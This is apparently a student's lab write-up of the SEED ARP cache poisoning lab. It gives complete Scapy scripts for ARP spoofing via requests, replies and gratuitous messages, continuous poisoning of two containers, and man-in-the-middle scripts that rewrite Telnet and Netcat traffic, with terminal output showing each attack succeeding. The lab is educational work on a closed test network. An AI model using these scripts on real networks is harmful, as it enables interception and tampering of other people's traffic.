
ARP Cache Poisioning Attack Lab

57118107 任子悦

Task 1: ARP Cache Poisioning


Task 1.A (using ARP request).

在 volumes 文件夹编写脚本 a.py




```
#!/usr/bin/env python3

from scapy.all import*

E=Ether()
A=ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)

pkt=E/A
sendp(pkt,iface='eth0')
```

先查看 A 的 arp 缓存为空，在 M 里执行脚本后再查看 A 的缓存表，发现 B 的 mac 地址被替换为 M 的




```
[07/18/21]seed@VM:~/.../volumes$ chmod a+x a.py
[07/18/21]seed@VM:~/.../volumes$ dockps
014067f264e9  A-10.9.0.5
bb9e35b8ce44  B-10.9.0.6
749a4a4ca943  M-10.9.0.105
[07/18/21]seed@VM:~/.../volumes$ docksh 74
root@749a4a4ca943:/# cd volumes
root@749a4a4ca943:/volumes# a.py
.
Sent 1 packets.
```



```
root@014067f264e9:/# arp -n
root@014067f264e9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@014067f264e9:/# 
```


Task 1.B (using ARP reply).

对 a.py 进行修改




```
#!/usr/bin/env python3

from scapy.all import*

E=Ether()
A=ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=2)

pkt=E/A
sendp(pkt,iface='eth0')


~
```

arp 缓存为空，运行脚本，映射失败：



```
root@014067f264e9:/# arp -n
root@014067f264e9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@014067f264e9:/# 
```


arp 缓存不为空时，运行脚本，映射成功：



```
root@014067f264e9:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.280 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.173 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.159 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2048ms
rtt min/avg/max/mdev = 0.159/0.204/0.280/0.054 ms
root@014067f264e9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@014067f264e9:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@014067f264e9:/#
```


Task 1C (using ARP gratuitous message).

修改脚本如下




```
#!/usr/bin/env python3

from scapy.all import*

E=Ether(dst='ff:ff:ff:ff:ff:ff')
A=ARP(pdst='10.9.0.6',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',op=1)

pkt=E/A
sendp(pkt,iface='eth0')
```

当 A 的 arp 缓存为空时，运行脚本，没有效果：



```
root@bd618e35e3ae:/# arp -d 10.9.0.6
root@bd618e35e3ae:/# arp -n
root@bd618e35e3ae:/# arp -n
root@bd618e35e3ae:/# arp -n
```

用 A 去 ping B，A 的 arp 缓存不为空时，运行脚本，攻击成功：




```
root@bd618e35e3ae:/# arp -n
root@bd618e35e3ae:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.166 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.296 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1036ms
rtt min/avg/max/mdev = 0.166/0.231/0.296/0.065 ms
root@bd618e35e3ae:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@bd618e35e3ae:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@bd618e35e3ae:/# 
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1 (Launch the ARP cache poisoning attack).

攻击 A(10.9.0.5)的脚本:




```
#!/usr/bin/env python3

from scapy.all import*

E=Ether(dst='ff:ff:ff:ff:ff:ff')
A=ARP(pdst='10.9.0.6',psrc='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',op=1)

pkt=E/A
while 1:
    sendp(pkt,iface='eth0')
```

攻击 B(10.9.0.6)的脚本:




```
#!/usr/bin/env python3

from scapy.all import*

E=Ether(dst='ff:ff:ff:ff:ff:ff')
A=ARP(pdst='10.9.0.5',psrc='10.9.0.5',hwdst='ff:ff:ff:ff:ff:ff',op=1)

pkt=E/A
while 1:
    sendp(pkt,iface='eth0')
```

A 缓存替换成功如下：



```
root@bd618e35e3ae:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@bd618e35e3ae:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@bd618e35e3ae:/#
```


B 缓存替换成功如下：



```
root@0813ac5ae20b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@0813ac5ae20b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@0813ac5ae20b:/#
```


Step 2 (Testing).

在 M 上输入指令




```
root@3d38061b57e7:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip forward = 0
```

IP 转发关闭后，AB 相互 Ping 有丢包或没反应：




```
root@bd618e35e3ae:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.217 ms
64 bytes from 10.9.0.6: icmp_seq=27 ttl=64 time=0.107 ms
64 bytes from 10.9.0.6: icmp_seq=36 ttl=64 time=0.187 ms
64 bytes from 10.9.0.6: icmp_seq=45 ttl=64 time=0.198 ms
64 bytes from 10.9.0.6: icmp_seq=54 ttl=64 time=0.225 ms
^C
--- 10.9.0.6 ping statistics ---
69 packets transmitted, 5 received, 92.7536% packet loss, time 69613ms
rtt min/avg/max/mdev = 0.107/0.186/0.225/0.042 ms
root@bd618e35e3ae:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```




```
root@0813ac5ae20b:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
63 packets transmitted, 0 received, 100% packet loss, time 63488ms
```

Step 3 (Turn on IP forwarding).

打开转发功能则可以正常的 ping




```
root@bd618e35e3ae:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.123 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.300 ms
```



```
root@0813ac5ae20b:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.133 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.257 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
```

Step 4 (Launch the MITM attack).

脚本如下：




```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            data_len=len(data)
            newdata = data_len*'Z'
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


先运行 ARP 攻击脚本

设置 ip 转发

AB 进行 telnet 连接




```
root@bd618e35e3ae:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0813ac5ae20b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```



```
root@0813ac5ae20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bd618e35e3ae login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```


M 的 IP 转发设为 0，再运行嗅探脚本，在 A 上输入任何字符都会变成 Z：



```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0813ac5ae20b:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

修改脚本如下：



```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(str.encode("rach"),str.encode("AAAA"))
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
```

